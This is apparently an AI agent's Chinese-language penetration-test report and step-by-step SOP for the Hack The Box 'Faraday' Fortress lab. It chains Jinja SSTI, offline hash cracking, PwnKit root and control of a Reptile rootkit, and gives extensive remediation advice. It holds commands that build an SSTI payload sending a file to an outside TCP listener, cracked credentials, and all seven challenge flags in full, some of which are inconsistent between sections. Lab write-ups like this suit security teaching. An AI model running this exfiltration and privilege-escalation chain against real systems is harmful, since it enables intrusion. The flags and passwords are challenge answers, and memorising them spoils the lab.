HTB FORTRESS 6

Faraday
滲透測試 SOP 與完整技術報告

攻擊流程、驗證證據、完整旗標、修補建議與程式附錄

測試目標	10.13.37.14
測試日期	2026-11-12 / Asia-Taipei
結果	HTB 7 / 7 flags accepted
最高風險	Critical - authenticated SSTI to container root; host root obtained

此版本保留完整旗標及實際復原到的訓練環境憑證，不含遮罩。

1. 執行摘要

本次測試限於 HTB Faraday Fortress #6 指定入口 10.13.37.14。從公開的 Git metadata 與 Flask 原始碼確認 alert 欄位被拼入 Jinja 範本，登入後可觸發 SSTI 並在 Web 容器取得 root。接著只讀取 administrator、pasta 兩個挑戰帳號的雜湊，離線字典驗證出 SSH 及 8888/TCP 使用的密碼；本機反組譯 crackme 後重建第三面旗標，從 administrator 可讀的 Apache log 重組 SQLMap 盲注字元，並以未修補 pkexec 的 CVE-2021-4034 取得主機 root。最後利用 Reptile 控制工具暫時顯示藏匿目錄、解碼 ROT13 旗標，再恢復隱藏狀態。

所有七面旗標都由 HTB 網頁回報接受；完成頁顯示 7 / 7 與 “Congratulations! You have solved Faraday fortress”。測試帳號與其 SMTP 設定、訊息列已刪除；PwnKit 暫存檔已清除，Reptile hide 狀態已復原。

已確認的主要風險

風險	驗證結果	業務影響
Critical	Jinja SSTI → Web 容器 root	讀取應用程式秘密、執行任意命令、取得容器內旗標
Critical	Reptile LKM rootkit 已存在於主機	檔案及程序隱匿；主機完整性不可再信任
High	pkexec 0.105-26ubuntu1.1 可用 PwnKit 提權	低權限本機使用者可升至 host root
High	快速 SHA-256 密碼雜湊與跨服務重用	離線猜中後進入 SSH 與 8888/TCP
Medium	公開 .git/HEAD、config、index	原始碼與部署細節外洩

評估方式與範圍

• 唯一測試主機：10.13.37.14。測試者 VPN 介面：10.10.17.35；SMTP 與 TCP 接收器只綁定此本機 VPN 位址。

• 範圍內包含 HTTP、SSH、8888/TCP、主機與容器權限路徑；未觸及其他主機，未執行破壞性測試或重置 Fortress。

• Nmap、ffuf、curl、Python 與本機編譯/反組譯工具已可用；沒有為掃描另下載工具。只下載並檢閱一份 CVE-2021-4034 上游 PoC 供已確認版本的本機提權驗證。

• 未對網路服務進行密碼噴灑；只對已讀取的 administrator 與 pasta 兩個雜湊做本機字典比對。

• 全 TCP 1-65535 掃描完成：22、80、8888 三埠 open；50,083 closed、15,449 filtered/no-response。UDP 常見前 100 埠有 98 個 closed、2 個 open|filtered；1434/2222 針對探測均回 ICMP port-unreachable，判定 closed。

2. 範圍、證據與外部資訊

測試日期為 2026-11-12（Asia/Taipei）。完整 TCP 1-65535 及常見 UDP top 100 均已掃描；UDP 1434/2222 針對重測後為 closed，其他未回應 UDP 探測保留 open|filtered 不確定性。HTB 當時頁面列出 Faraday、入口 10.13.37.14 與七個旗標欄位；本報告中的旗標狀態以該頁實際提交結果為準。

證據取得原則

• HTTP 原始回應、Nmap XML/Nmap text、應用程式原始碼節錄、SMTP 郵件、容器旗標輸出、hash、ELF SHA-256、SSH 身分、pkexec 套件版本、chkrootkit 輸出與 Reptile 控制回應均保存於本工作區的 evidence/fortress6。

• 首次定位目標帳號時，曾以唯讀查詢取得較廣的 user_model 帳號/雜湊輸出；辨識出 administrator、pasta 後，沒有對其他帳號猜密碼或登入，並刪除本機廣泛 dump，只保留這兩列雜湊。後續附錄查詢腳本已限制為兩個名稱。測試帳號 cookie/密碼檔亦已清除。

• 證據圖片是依實際命令輸出與 HTB 介面無障礙樹狀文字重新排版的終端摘錄，不冒稱為原生瀏覽器截圖；畫面文字與已觀察回應一致。


外部資訊使用說明

排查過程中查閱一篇公開 Faraday Fortress walkthrough 作為假設與替代路徑提示，特別是 Reptile rootkit 控制路徑；外部文章的旗標文字沒有被當成證據直接照抄。每個旗標均以目標主機實際輸出解出，並由 HTB 接受確認。公開文章與這個 HTB 頁面顯示的旗標數量可能不同，因此本報告只記錄本次頁面確認的七面。

供應商資料用來確認版本與修補基準：Ubuntu USN-5252-1 將 Focal 修補版本列為 policykit-1 0.105-26ubuntu1.2；Werkzeug 官方原始碼說明舊版 sha256 方法的 salted HMAC 實作，而目前官方實作採用 scrypt 作為預設，或高迭代 PBKDF2。

3. 攻擊流程圖

流程從低頻率服務盤點開始，分別驗證 Web 容器、兩個主機帳號、8888 統計服務、PwnKit 與 Reptile rootkit。七面旗標在各分支取得，逐一送交 HTB 確認。



容器 root 與主機 root 是兩個不同權限邊界：SSTI 首先取得 Web 容器 uid=0；之後透過離線憑證重用取得 administrator SSH，再以 pkexec 漏洞升至主機 uid=0。

4. 七面旗標與取得方式

完整旗標按 HTB 顯示的名稱列出。所有旗標均未遮罩，且狀態均由頁面顯示 Completed。

HTB 名稱	旗標	取得與驗證方式
Warmup	`FARADAY{ehlo_@nd_w3lcom3!}`	SMTP sink 捕獲的應用程式通知郵件
Let's count	`FARADAY{7x7_1s_n0t_@lw4ys_49}`	SSTI/RCE 受控讀取 Web 容器 /app/flag.txt
Time to play	`FARADAY{d0ubl3_@nd_f1o@t_be@uty}`	反組譯 crackme、反推浮點檢查並執行原 ELF
Careful read	`FARADAY{@cc3ss_10gz_c4n_b3_use3ful11}`	解碼 administrator 可讀 Apache access.log 的 SQLMap 數字比較
Administrator Privesc	`FARADAY{__1s_pR1nTf_Tur1ng_c0mPl3t3?__}`	PwnKit 取得主機 root 後讀取 /root/flag.txt
Hidden pasta	`FARADAY{C_1s-0ld-Bu7_n0t-0bs0|3te}`	以已驗證 pasta 憑證登入 8888/TCP
Root KIt	`FARADAY{__LKM-is-a-l0t-l1k3-an-0r@ng3__}`	Reptile show 暫時顯示 flag 檔，ROT13 解碼

旗標清單、出處及原始文字會在後面的 SOP 步驟和證據圖片再次交叉對照。

5. 佐證圖片與實際輸出摘錄

下列圖片經一致版型重排，以便閱讀；底層內容來自測試時觀察的原始命令和平台輸出。完整 raw evidence 留在工作區 evidence/fortress6。



圖 5.1 - 服務盤點及公開 Git metadata




圖 5.2 - SSTI 原始碼與 Web 容器旗標

5. 佐證圖片與實際輸出摘錄（續）



圖 5.3 - 限定帳號雜湊及 8888/TCP



圖 5.4 - crackme 反推及本機驗證

5. 佐證圖片與實際輸出摘錄（續）



圖 5.5 - 主機提權、Reptile 與 ROT13



圖 5.6 - HTB 7/7 Completed 與完成通知

6. 漏洞與風險總覽

ID / 風險	發現	驗證狀態	優先修補
F6-01 / Critical	使用者可控欄位進入 Jinja 範本，造成 SSTI 與容器命令執行	已以容器 uid=0 和旗標讀取確認	P0
F6-02 / Medium	公開 .git metadata 與原始碼	HEAD/config/index 與 app.py 可讀	P1
F6-03 / High	快雜湊與低熵密碼可離線破解，並重用於 SSH/8888	兩帳號命中並完成登入	P0
F6-04 / High	8888/TCP 可由外部網路連線並接受弱/重用憑證	單一已知帳密成功並回傳旗標	P1
F6-05 / High	Ubuntu 20.04 pkexec vulnerable to CVE-2021-4034	administrator → host uid=0	P0
F6-06 / Critical	主機已載入 Reptile LKM rootkit 並隱匿內容	chkrootkit 命中、show/hide 控制確認	事件處理

嚴重度為本次實測情境下的優先級判斷，不代表完整 CVSS 評分。CVE-2021-4034 的 Ubuntu CVSS v3.1 官方評分為 7.8 High。

7. F6-01 - Jinja Server-Side Template Injection

風險：Critical | 狀態：Confirmed | 權限：須登入；應用程式允許自助註冊

根因

/profile 接收使用者輸入並存入 message.server。/sendMessage 先以 template.replace('SERVER', message.server) 把欄位拼入範本，再將結果交給 render_template_string。這讓攻擊者控制的是範本語法本身，而不是單純的顯示值。測試以 statement payload 經 Flask/Jinja request context 呼叫 os.system，將單一指定檔案的內容送到測試者 VPN 上的一次性 TCP listener。

影響與佐證

• 無需他人點擊；任何能建立帳號並設定自己的 SMTP 目的地的使用者可以觸發。

• 容器內回應為 uid=0(root)，工作目錄 /app；/app/flag.txt 讀出第二面旗標。

• 公開 .git 讓我們確認 template.replace 與 render_template_string 的實際程式路徑。

偵測與修補

• 立即停用此動態範本路徑，輪替所有容器環境變數及資料庫憑證，並檢查 Web 容器過去的外連和命令紀錄。

• 以固定模板檔 render_template('mail.html', server=message.server, body=...) 呈現資料；不要把未信任字串插入模板原始碼，也不要對資料呼叫 render_template_string。

• 將容器以非 root UID 執行、唯讀根檔案系統、移除不需要的 Linux capabilities，使用 seccomp/AppArmor 限制程序和網路 egress。

• 在 CI 加入 SSTI 靜態掃描；以包含 '{{7*7}}'、'{% ... %}' 的安全測試字串驗證輸出被當作純資料呈現。

控制驗證命令與實際輸出摘要

```
# □□□□□ TCP □□□□□□□ payload
python3 scripts/fortress6/fortress6_tcp_capture.py --port 4444
python3 scripts/fortress6/fortress6_make_exfil_payload.py scripts/fortress6/fortress6_read_one_file.py --port 4444 --output e
# □□□□□□□ payload □ profile server □□□□□□□ sendMessage
# □□□uid=0(root), /app, FARADAY{7x7_ls_n0t_@lw4ys_49}
```

8. F6-02 - 公開 Git metadata

風險：Medium | 狀態：Confirmed

GET /.git/HEAD、/.git/config、/.git/index 均回傳 HTTP 200，HEAD 指向 refs/heads/master；經 Git loose-object 下載可還原 app.py 與 requirements.txt。這個暴露讓攻擊者免於黑箱猜測，能直接找出範本注入點、資料庫路徑及使用的框架。

修補建議

• Nginx 明確拒絕所有 /.git/ 與其他 dotfile 請求；部署 artifact 不應包含 .git、測試資料或原始碼 repository。

• 在 build pipeline 對容器層與靜態目錄掃描 .git、.env、備份檔和本機資料庫。

• 若原始碼曾公開，檢查 repository history 與部署環境是否有曾提交的秘密；重新簽發可能外洩的憑證。

已驗證的 HTTP 結果

```
GET /                -> 302 /login
GET /login           -> 200
GET /signup          -> 200
GET /.git/HEAD       -> 200, refs/heads/master
GET /.git/config     -> 200
GET /.git/index      -> 200
```

9. F6-03 - 快速密碼雜湊與跨服務重用

風險：High | 狀態：Confirmed

資料庫中的兩個目標列使用 sha256$<salt>$<digest>。程式明確呼叫 generate_password_hash(password, 'sha256')；Werkzeug 2.0.1 的 salted sha256 是單次 HMAC-SHA256，缺乏密碼 KDF 所需的成本。只對 administrator、pasta 兩個必要帳號離線比對，得到 ihatepasta 與 antihacker。兩者後續分別登入 SSH 與 8888/TCP 成功。

本次驗證的訓練帳號

```
administrator  sha256$GqgROghu45Dw4D8Z$5a7eee71208e1e3a9e3cc271ad0fd31fec133375587dc6ac1d29d26494c3a20f
               -> ihatepasta
pasta          sha256$MsbGKnO1PaFa3jhV$6b166f7f0066a96e7565a81b8e27b979ca3702fdb1a80cef0a1382046ed5e023
               -> antihacker
```

修補建議

• 改用 scrypt、Argon2id 或經維運成本調整的 PBKDF2；Werkzeug 目前預設為 scrypt。升級時沿用登入成功時的 rehash/migration，或強制重設密碼。

• 重設 administrator 與 pasta 密碼；每個服務使用獨立、隨機且不可重用的祕密，禁止共享資料庫使用者密碼。

• 限制應用程式帳號只能存取必要資料列；資料庫檔案不應對 Web 程序以外的主體可讀。

• 監控離線雜湊匯出、異常 SSH 登入及同一憑證在多服務重用。

10. F6-04 - 8888/TCP 統計服務

風險：High | 狀態：Confirmed

Nmap 一次短掃描將 8888 標成 filtered；完整 TCP 1-65535 掃描及後續單一 TCP 連線確認服務 open，並收到 FaradaySEC stats banner 和 Username/Password 提示。使用已在離線雜湊比對中確認的 pasta:antihacker 登入後，服務直接回傳 Hidden pasta 旗標。

修補建議

• 如非必要，停止並移除對外監聽的 stats service；必要時只綁 loopback 或管理網段，並在防火牆拒絕一般 VPN/外部來源。

• 移除預設或硬編碼密碼，強制服務專用高熵憑證，加入錯誤次數限制、審計日誌與輪替機制。

• Nmap filtered 時，以低頻率單埠 TCP 探測再確認；保留初掃與重測差異，避免漏報。

單次驗證

```
connect 10.13.37.14:8888
Welcome to FaradaySEC stats!!!
Username: pasta
Password: antihacker
access granted!!!
FARADAY{C_1s-0ld-Bu7_n0t-0bs0|3te}
```

11. F6-05 - PwnKit / CVE-2021-4034

風險：High | Ubuntu 官方 CVSS v3.1: 7.8 | 狀態：Confirmed

SSH 登入 administrator 後，sudo 要求密碼且沒有可用的免密 sudo 規則。/usr/bin/pkexec 是 root-owned setuid，版本 0.105；policykit-1 套件版本 0.105-26ubuntu1.1，低於 Ubuntu Focal USN-5252-1 修補版本 0.105-26ubuntu1.2。檢閱公開 PoC 後在 /tmp/f6pwnkit 隔離工作目錄執行，確認身分由 uid=1000(administrator) 變為 uid=0(root)，再讀取 /root/flag.txt。

修補建議

• 套用 Ubuntu 官方安全更新；本次版本基準至少需升至 0.105-26ubuntu1.2，實際部署應使用該發行版目前受支援的最新 security package。

• 檢查並限制所有 setuid-root 程式；移除不必要的本機帳號和互動式 shell，啟用主機層級權限分隔與告警。

• 因測試證明已可取得 root，不能只打補丁就結案；調查同主機其他持久化機制並輪替憑證。

重現與版本證據

```
id -> uid=1000(administrator) gid=1000(administrator)
/usr/bin/pkexec -> -rwsr-xr-x root root
pkexec version 0.105
policykit-1 0.105-26ubuntu1.1
PwnKit result -> uid=0(root) gid=0(root) groups=0(root),1000(administrator)
/root/flag.txt -> FARADAY{__ls_pRlnTf_Turlng_c0mPl3t3?__}
```

12. F6-06 - Reptile LKM rootkit

風險：Critical / 主機完整性事件 | 狀態：Confirmed

主機 /root/chkrootkit.txt 明確列出 Reptile Rootkit found it，並報告 ps 隱藏程序。root 權限下直接執行 /reptileRoberto/reptileRoberto_cmd show 回傳 Success，使 /reptileRoberto 及其 flag 檔可列出。檔案內容是 ROT13：SNENQNL{__YXZ-vf-n-y0g-y1k3-na-0e@at3__}；轉換後為最後一面旗標。讀完後執行 hide，再次得到 Success，復原測試前的隱藏狀態。

修補與事件處理建議

• 將主機視為已完全失陷：隔離網路、取得可信的離線磁碟/記憶體證據，然後以可信映像重建；不要只刪除 rootkit 檔案。

• 從乾淨系統重新簽發 SSH、資料庫、SMTP、API 與雲端憑證；檢查 kernel module、systemd、init、cron、SSH authorized_keys 與 boot chain。

• 為後續復原建立離線檔案系統檢查與可信交叉視圖；rootkit 能攔截使用中的核心檢視，線上 find/ls/ps 結果不具完整性保證。

• 在正式環境不要照搬 show/hide 當作清除方法；本次只在 HTB 標靶上短暫顯示旗標檔，並恢復 hide。

```
chkrootkit: Searching for Reptile Rootkit... found it
/reptileRoberto/reptileRoberto_cmd show -> Success!
SNENQNL{__YXZ-vf-n-y0g-y1x3-na-0e@at3__}
ROT13 -> FARADAY{__LKM-is-a-l0t-l1k3-an-0r@ng3__}
/reptileRoberto/reptileRoberto_cmd hide -> Success!
```

13. 可重複執行的 SOP

以下步驟只適用此已授權 Fortress 與 10.13.37.14。先確認 VPN 路由與 IP，再依輸出分支前進；若 Nmap 顯示 filtered，記錄狀態並單獨重試，不要直接把它解讀為 closed。

A. 範圍與服務盤點

```
ip addr show tun0
ip route get 10.13.37.14
bash scripts/fortress6/fortress6_recon.sh 10.13.37.14 evidence/fortress6
# □□□□□□□nc -nv -w 5 10.13.37.14 8888
```

確認：TCP 全範圍只有 22/SSH、80/HTTP、8888/自訂 stats 服務開放；25 closed。初次掃描將 8888 判為 filtered，但全範圍與單埠重測均證實開放。另對 UDP 常見前 100 埠做低重試檢查。記錄 HTTP root 302 到 /login，signup 200。

B. 檢查 Git metadata 與原始碼

```
curl -i http://10.13.37.14/.git/HEAD
curl -i http://10.13.37.14/.git/config
curl -i http://10.13.37.14/.git/index
python3 scripts/fortress6/fortress6_fetch_exposed_git.py --base http://10.13.37.14 --output evidence/fortress6/source_snapsho
```

確認 .git/HEAD、config、index 為 200，再檢視 app.py 的 template.replace 與 render_template_string。只將程式碼用於理解資料流，不執行下載來源中的未知程式。

C. 建立一次性 SMTP sink 與自助測試帳號

```
python3 scripts/fortress6/fortress6_smtp_catcher.py --bind 10.10.17.35 --port 2525
python3 scripts/fortress6/fortress6_register_test_account.py
python3 scripts/fortress6/fortress6_trigger_warmup.py
```

註冊 helper 隨機產生帳號與長密碼，credential/cookie 檔案只以 mode 0600 寫入 tmp/fortress6。SMTP catcher 僅接受一封信，綁定 HTB VPN 介面。郵件先證明 Warmup 旗標由 tinyflag 環境變數進入通知。

13. SOP（續）

D. 驗證 SSTI，限制資料外送

```
python3 scripts/fortress6/fortress6_ssti_probe.py --server-name '{{7*7}}' --label marker
# □□□□□ listener
python3 scripts/fortress6/fortress6_tcp_capture.py --bind 10.10.17.35 --port 4444
# □□□□□ /app/flag.txt □□□ payload
python3 scripts/fortress6/fortress6_make_exfil_payload.py scripts/fortress6/fortress6_read_one_file.py --port 4444 --output e
python3 scripts/fortress6/fortress6_ssti_probe.py --server-name-file evidence/fortress6/ssti-rce-payload.txt --label ssti-rce
```

如基本運算符被過濾，可用 statement payload 驗證模板執行；限制輸出為一個指定檔案，callback 僅回到本機 VPN IP。確定 container uid=0 後即停止，不建立 shell 回連或持久化。

E. 限定讀取兩個資料庫帳號雜湊，離線比對

```
# □□□□ read-only SQLite URI □□□□□□
python3 fortress6_sqlite_users_readonly.py > evidence/fortress6/db-users-targeted.tsv
python3 scripts/fortress6/fortress6_crack_werkzeug_sha256.py evidence/fortress6/db-users-targeted.tsv --wordlist /usr/share/w
```

工具拒絕 administrator/pasta 以外的使用者名稱；確認密碼後才使用一次 SSH 登入，不做遠端猜密碼。

F. 反組譯 crackme

```
sha256sum evidence/fortress6/crackme
objdump -d -M intel evidence/fortress6/crackme
objdump -s -j .rodata evidence/fortress6/crackme
python3 scripts/fortress6/fortress6_solve_crackme.py evidence/fortress6/crackme
```

程式固定 FARADAY prefix，先交換 22/23 與 27/31 位元組，再把區段重解讀成 double；從 .rodata 取目標值，反推 z 並逆轉換換位。Solver 先核對 ELF SHA-256，再將候選輸入交給原始二進位，只有回應 Well done! 才輸出旗標。

13. SOP（續）

G. SSH administrator，解碼存取日誌

```
ssh administrator@10.13.37.14
id
ls -l /var/log/apache2/access.log
# □□□□□ update.php□sqlmap □ ))!=<decimal> □□□
python3 - <<'PY'
import re, urllib.parse
parts=[]
for line in open('/var/log/apache2/access.log', errors='ignore'):
    if 'update.php' not in line or 'sqlmap' not in line.lower():
        continue
    m=re.search(r'\)\)!=(\d+)', urllib.parse.unquote(line))
    if m: parts.append(chr(int(m.group(1))))
print(''.join(parts))
PY
# □□□□ Apache access.log □□□□□□ decoder
python3 scripts/fortress6/fortress6_decode_apache_log.py access.log
```

SQLMap 以 `))!=N` 判斷每個候選字元碼點；將匹配數字依日誌順序轉回 Unicode 字元，再搜尋 FARADAY{...}。只針對已確認線索解析，不匯出整份 14 MB log。

H. 驗證 8888/TCP 隱藏服務

```
python3 scripts/fortress6/fortress6_stats_client.py
# username □□ pasta
# password □□ antihacker□getpass □□□□
```

只使用由離線 hash 證據確認的單一帳密；接收服務旗標後停止連線。

I. 確認 PwnKit 與取得 host root

```
id
ls -l /usr/bin/pkexec
pkexec --version
dpkg-query -W -f='${Version}\n' policykit-1
sudo -n -l
# □□ scripts/fortress6/cve-2021-4034-poc.c □□□□□ /tmp □□□□□□/□□
# □□ id □ uid=0 □□□ /root/flag.txt
```

13. SOP（續）

J. Reptile rootkit 與最後旗標

```
grep -i 'Reptile Rootkit' /root/chkrootkit.txt
/reptileRoberto/reptileRoberto_cmd show
ls -la /reptileRoberto
cat /reptileRoberto/reptileRoberto_flag.txt
python3 scripts/fortress6/fortress6_decode_reptile_flag.py 'SNENQNL{__YXZ-vf-n-y0g-y1x3-na-0e@at3__}'
/reptileRoberto/reptileRoberto_cmd hide
```

顯示只作為讀取證據的暫時狀態。檢查 show 回應、旗標原始文字、ROT13 結果，然後必須確認 hide 成功。正式主機應進入事件處理與重建流程，不將 rootkit 的控制命令視為清除。

K. HTB 提交、驗收與清理

• 每取得一面旗標，立即提交 HTB 頁面並等待 Completed 訊息；不要只依本機輸出推斷已計分。

• 確認 Flags 7 / 7 與 Faraday solved 完成畫面。

• 用 cleanup helper 刪除唯一 codex_f6_...@invalid.example 測試帳戶、其 SMTP 設定與訊息列；清除 tmp/fortress6 cookie/credential。

• 刪除測試用 PwnKit source/build 目錄，確認 Reptile hide 狀態恢復；不重置整個 Fortress。

14. 修補與驗收清單

優先級	措施	完成判準
P0	停用動態模板注入；改為靜態模板加自動跳脫變數。	SSTI marker 只原樣顯示；模板 payload 不執行；Web process 非 root。
P0	升級 policykit 並處理 root compromise。	套用供應商安全版本；新測試帳號無法觸發 PwnKit；完成乾淨重建與憑證輪替。
P0	處置 Reptile rootkit。	離線重建；以可信映像比對；確認 module、boot、cron、systemd、SSH key 無異常。
P1	更換弱/重用密碼並改用強 KDF。	administrator/pasta 舊密碼失效；跨服務憑證相互獨立；hash 新格式為 scrypt/Argon2id /PBKDF2。
P1	限制 8888/TCP 與 dotfile。	非管理網段無法連 8888；/.git 等路徑回 403/404。
P2	更新 nginx、OpenSSH、kernel 與應用相依套件。	使用受支援版本並定期掃描；軟體清冊、修補 SLA 與告警可查。

重測時應先在乾淨、隔離的複製環境完成；不要在已植入 rootkit 的生產主機上只依賴 ps、find、ls 的結果。

15. 外部答案使用與 skill 改進評估

本次確實查閱公開 Fortress walkthrough 作為假設來源，特別是 rootkit 目錄被 LKM 隱藏時的控制路徑。這類外部答案會帶來確認偏誤：本次以主機 chkrootkit 輸出、Reptile show 成功、實際旗標檔文字、ROT13 轉換及 HTB 7/7 接受結果，逐段獨立驗證。

建議更新既有 Linux 提權/主機事件處理流程，補入 LKM rootkit 的交叉視圖限制、Reptile show/hide 僅限授權 lab 的可逆證據取得方式、離線磁碟分析備案，以及清理後驗證項目。若之後反覆執行 HTB Fortress，再另外建立一份小型 Fortress coordinator 流程，追蹤多旗標名稱、取得路徑、HTB 接受狀態與外部線索來源。這次不需要新增泛用滲透測試技能；不會把外部 walkthrough 直接當成掃描或驗證技能。

16. 參考來源

一手資料與本機證據優先。公開 HTB walkthrough 僅作為挑戰路徑的假設提示，已清楚標記。

#	來源與用途	連結
1	HTB Faraday Fortress #6 profile (scope and 7 flag status)	app.hackthebox.com
2	Ubuntu USN-5252-1, PolicyKit CVE-2021-4034 fix version	ubuntu.com
3	Ubuntu CVE-2021-4034 status and CVSS	ubuntu.com
4	Werkzeug 2.0.1 security.py (salted SHA-256 implementation)	raw.githubusercontent.com
5	Werkzeug current security implementation and recommended KDF defaults	github.com
6	PwnKit inspected proof of concept	github.com
7	AhnLab analysis of Reptile hide/show behavior	asec.ahnlab.com
8	Wazuh rootcheck and Reptile file/process visibility	wazuh.com
9	Public HTB Faraday walkthrough, used as a secondary hypothesis source	lazyhackers.com

外部來源存取日期：2026-11-12。公開技術資料用於修補版本/機制交叉檢查；實際旗標以目標輸出與 HTB 提交結果為準。

附錄 A. 檢測腳本索引

下列附錄逐一包含本次流程所需的完整腳本。腳本固定目標 IP/VPN callback，列出用途與必要依賴；任何含有測試認證的值都由執行者在本機輸入。

檔名	用途與依賴
cve-2021-4034-poc.c	已檢閱的上游 PwnKit PoC；本次只在隔離 /tmp 工作目錄編譯。依賴 GCC。
fortress6_cleanup_disposable_account.py	只刪除 codex_f6_ namespace 下相符 email 的帳號與其單一 child rows。
fortress6_crack_werkzeug_sha256.py	對限定兩帳號以 HMAC-SHA256 驗證本機字典，不連線遠端猜密碼。
fortress6_decode_apache_log.py	將 sqlmap blind-SQLi log 中的十進位字元碼重組成旗標。
fortress6_decode_reptile_flag.py	ROT13 解碼 Reptile flag 檔中實際觀察到的文字。
fortress6_fetch_exposed_git.py	只從目標 Web 根路徑取回暴露 Git loose objects，重建必要來源。依賴 Python 標準函式庫。
fortress6_make_exfil_payload.py	產生一個有限長度、回傳至指定本機 port 的讀取 payload。
fortress6_read_one_file.py	只讀取 Web 容器內 /app/flag.txt，供上方 payload builder 編碼。
fortress6_recon.sh	低頻率掃描、HTTP 基本回應、短路徑清單與 .git 驗證。依賴 Nmap、ffuf、curl。
fortress6_register_test_account.py	自助註冊一個隨機測試帳號，cookie/密碼以 mode 0600 儲存。
fortress6_smtp_catcher.py	在本機 HTB VPN IP 開啟一次性 SMTP sink，只收一封、上限 64 KiB。
fortress6_solve_crackme.py	解析已核對 SHA-256 的 ELF 常數，反推浮點後綴並驗證原 binary。
fortress6_sqlite_users_readonly.py	唯讀查詢 administrator、pasta 兩列，拒絕輸出其他使用者。
fortress6_ssti_probe.py	把限定 payload 存入 server 欄位並觸發通知，留下 HTTP 回應。
fortress6_stats_client.py	對 8888/TCP 單次互動登入，password 不回顯。
fortress6_tcp_capture.py	只接收一次、最多 16 KiB 的本機 VPN TCP 證據。
